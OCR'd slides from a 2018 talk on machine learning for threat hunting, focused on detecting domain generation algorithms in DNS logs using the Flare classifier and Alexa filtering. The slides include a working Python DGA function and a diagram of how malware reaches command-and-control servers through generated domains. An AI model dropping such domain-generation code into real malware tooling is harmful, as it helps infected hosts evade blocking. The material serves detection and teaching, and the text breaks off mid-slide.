Applied Machine Learning & Data Science for Cybersecurity

Tactical Detection & Analytics Summit
December 2018

@HuntOperator

Who Am I?

@HuntOperator


Austin Taylor

Director of Cybersecurity R&D
@IronNetCyber

Cyber Warfare Operations Officer
@USAF

https://www.github.com/austin-taylor

- VulnWhisperer
- Flare
- Bluewall



www.austintaylor.io

@HuntOperator

Overview

- Machine Learning Overview
- Applied Machine Learning to Use Cases
  - DGA, Phishing, Anomaly Detection
- Questions for Vendors
- Demo

Machine Learning

Overview


@HuntOperator

3 Types

- Supervised
- Unsupervised
- Reinforcement Learning


Supervised Machine Learning

- Classification
- Regression



@HuntOperator


Machine Learning Process



https://towardsdatascience.com/machine-learning-a-gentle-introduction-17e96d8143fc

@HuntOperator

Data Science Hunting Funnel




@HuntOperator

Domain Generation Algorithms (DGA)

@HuntOperator

Domain Generation Algorithms (DGA)

vtlfccmfxlkgifuf.com



Why DGA?

- Deterministic value
- Generate large number of domain names
  - Easy to burn
  - Cheap to register
- Used as a rendezvous point by attacker

@HuntOperator

DGA Example


In [18]:
```
def generate_domain(year, month, day):
    """Generates a domain name for the given date."""
    domain = ""

    for i in range(16):
        year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17)
        month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8)
        day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12)
        domain += chr(((year ^ month ^ day) % 25) + 97)

    return domain + '.com'
```

In [19]:
```
generate_domain(2017, 6, 23)
```

Out[19]: 'vtlfccmfxlkgifuf.com'



@HuntOperator

User

(1) User visits malicious website (or domain)

(2) Malware is served (bot)

Malicious website

(3) Malware requires seed to execute DGA

(4) Malware fetches seed (time, number) and passes it to the DGA

(3) Attacker already knows the seed beforehand

(4) Attacker generates the AGDs using the DGA

Attacker/bot herder

(5) Attacker registers one AGD

(5) AGDs are generated, and DNS queries are sent

```
z376dfe4955a257a78944864dd0158d172.ws
a8377c5a7c390331b15c1df94fa745e38a.to
ba3be71036fc2c06d603a2b17d41ffe71a.in
c9cca04cec2588918820cf33ba4337cca8.hk
dec4f75e53d7202136164e2b26456dabdf.cn
e3d68349d47efa0d5a9a92b1239bc4d48c.tk
f85db5ce8675f53b61f00ca0e822a33312.so
bmo0ve7lxujkiid9sycsfxbghg53jjjrhk.hk
borwxz16ctey4fmc99y1t8nw9snv4nhr84.ws
bttkygongoew1himlrd1889yuiiyui789y.to
bzi7vw1f0iw5r1qy1pax1sgl3z03ed4rf5.in
c1xjo91vug07xhbrht291yzkb0g9cdf23j.co
```

(7) Malware receives an IP address of the registered domain and starts C&C channel

C&C server

```
ba3be71036fc2c06d603a2b17d41ffe71a.in
```

(6) Registered AGD IP address points to C&C server

Source: Aditya K. Sood, Sherali Zeadally, "[illegible] of Domain-Generation Algorithms", IEEE Security & Privacy, vol. 14, no. , pp. 46-53, July-Aug. 2016, doi:10.1109/MSP.2016.76

We want to detect this

@HuntOperator

@HuntOperator

Scenario 2

- A piece of malware has infected a computer on your network and is making request to domains using DGA in an attempt to communicate to a Command and Control Server

HUNT!

@HuntOperator

Network Analytic Framework

- Designed for data scientists, security researchers
- Written in Python

- Used for rapid prototyping and development of behavioral analytics
- Intended to help identify anomalous behavior
- Built-in machine learning

https://github.com/austin-taylor/flare

@HuntOperator

Import Flare Tools

In [64]:
```
1 from flare.data_science.features import dga_classifier
```

In [66]:
```
1 from flare.tools.alexa import Alexa
2 from flare.data_science.features import domain_tld_extract
```

In [65]:
```
1 dga_c = dga_classifier()
```

```
[*] Initializing... training classifier - Please wait.
[+] Classifier Ready
```

- **DGA Classifier**
  - Random Forest (Supervised Machine Learning)
  - N-Grams
  - Uses labeled data
- **Alexa - Top 1M most popular visited websites**
  - Must pay for service now
  - Umbrella/Majestic are free alternatives
- **Domain TLD Extract - Extracts the Top Level Domain to be checked against Alexa**
  - Also calculate degree from here

N-Grams

- **Applied to words or characters**
- **Used for storing the probabilities of transitioning to a next state**

This is an example of how ngrams are generated with an order of 2

order: 2 show me ngrams

```
This is
is an
an example
example of
of how
how ngrams
ngrams are
are generated
generated with
with an
an order
order of
of 2
```

This is an example of how ngrams are generated with an order of 3

order: 3 show me ngrams

```
This is an
is an example
an example of
example of how
of how ngrams
how ngrams are
ngrams are generated
are generated with
generated with an
with an order
an order of
order of 3
```

@HuntOperator

DGA Labeled Data Sources

Malicious

banjori	murofet	qadars
chinad	necurs	qakbot
corebot	newgoz	ramdo
dircrypt	nymaim	ramnit
dnschanger	nymaim2	ranbyus
fobber	padcrypt	shiotob
gozi	pizd	simda
kraken	proslikefan	sisron
locky	pykspa	suppobox

https://github.com/baderj/domain_generation_algorithms

Benign

- English Dictionary
- Alexa Top 1M
- Cisco Umbrella
- Majestic Million

@HuntOperator

DNS Records

Record Count: 15408

In [62]:
```
1 dns_records = pd.read_csv('/Users/huntoperator/Downloads/exported_dns_n
```

In [63]:
```
1 dns_records
```

Out[63]:

	dns_rrname	count
0	daisy.ubuntu.com	300,129
1	srv.myskybell.com	55,053
2	googleapis.l.google.com	37,005
3	ubuntu.com	30,549
4	www.google.com	28,780
5	www.example.org	26,367
6	www.example.com	26,354
7	www.example.net	26,298
8	myskybell.com	18,296

Filter Results

In [73]:
```
1 dns_records['domain_tld'] = dns_records.dns_rrname.apply(lambda x: domain_tld_extract(str(x)))
```

In [78]:
```
1 dns_records['dga_predict'] = dns_records.domain_tld.apply(lambda x: dga_c.predict(x))
```

In [129]:
```
1 dns_records.head()
```

Out[129]:

	dns_rrname	count	domain_tld	dga_predict
0	daisy.ubuntu.com	300,129	ubuntu.com	legit
1	srv.myskybell.com	55,053	myskybell.com	legit
2	googleapis.l.google.com	37,005	google.com	legit
3	ubuntu.com	30,549	ubuntu.com	legit
4	www.google.com	28,780	google.com	legit

In [84]:
```
1 dns_filter = dns_records[dns_records.dga_predict=='dga']
```

In [131]:
```
1 dns_filter.shape
```

Out[131]: (240, 4)

Still too many results…

@HuntOperator

Filter Results

```
In [117]:  1 alexa = Alexa()

In [123]:  1 dns_filter2 = dns_filter1[dns_filter1['domain_degree'] < 2]

In [119]:  1 dns_filter2.shape

Out[119]: (78, 
```

Down to 78

```
In [125]:  1 dns_filter2['in_alexa'] = dns_filter2.domain_tld.apply(lambda x: alexa.domain_in_alexa(x))
```

And finally…

@HuntOperator

Filter Results

Apply Alexa Check…

```
In [127]:  1 dns_filter2[dns_filter2['in_alexa']==False]
```

Out[127]:

	dns_rrname	count	domain_tld	dga_predict	domain_degree	in_alexa
5421	version.mos.svc.ovi.com.glb.as1248.net	9	as1248.net	dga	1	False
5765	ebdr3.com	8	ebdr3.com	dga	1	False
5847	i.s-jcrew.com	8	s-jcrew.com	dga	1	False
6382	vtlfccmfxlkgifuf.com	8	vtlfccmfxlkgifuf.com	dga	1	False
7510	tags.wdsvc.net	6	wdsvc.net	dga	1	False
7766	get35.com	5	get35.com	dga	1	False
7920	x64dbg.com	5	x64dbg.com	dga	1	False

False Positives

and…

```
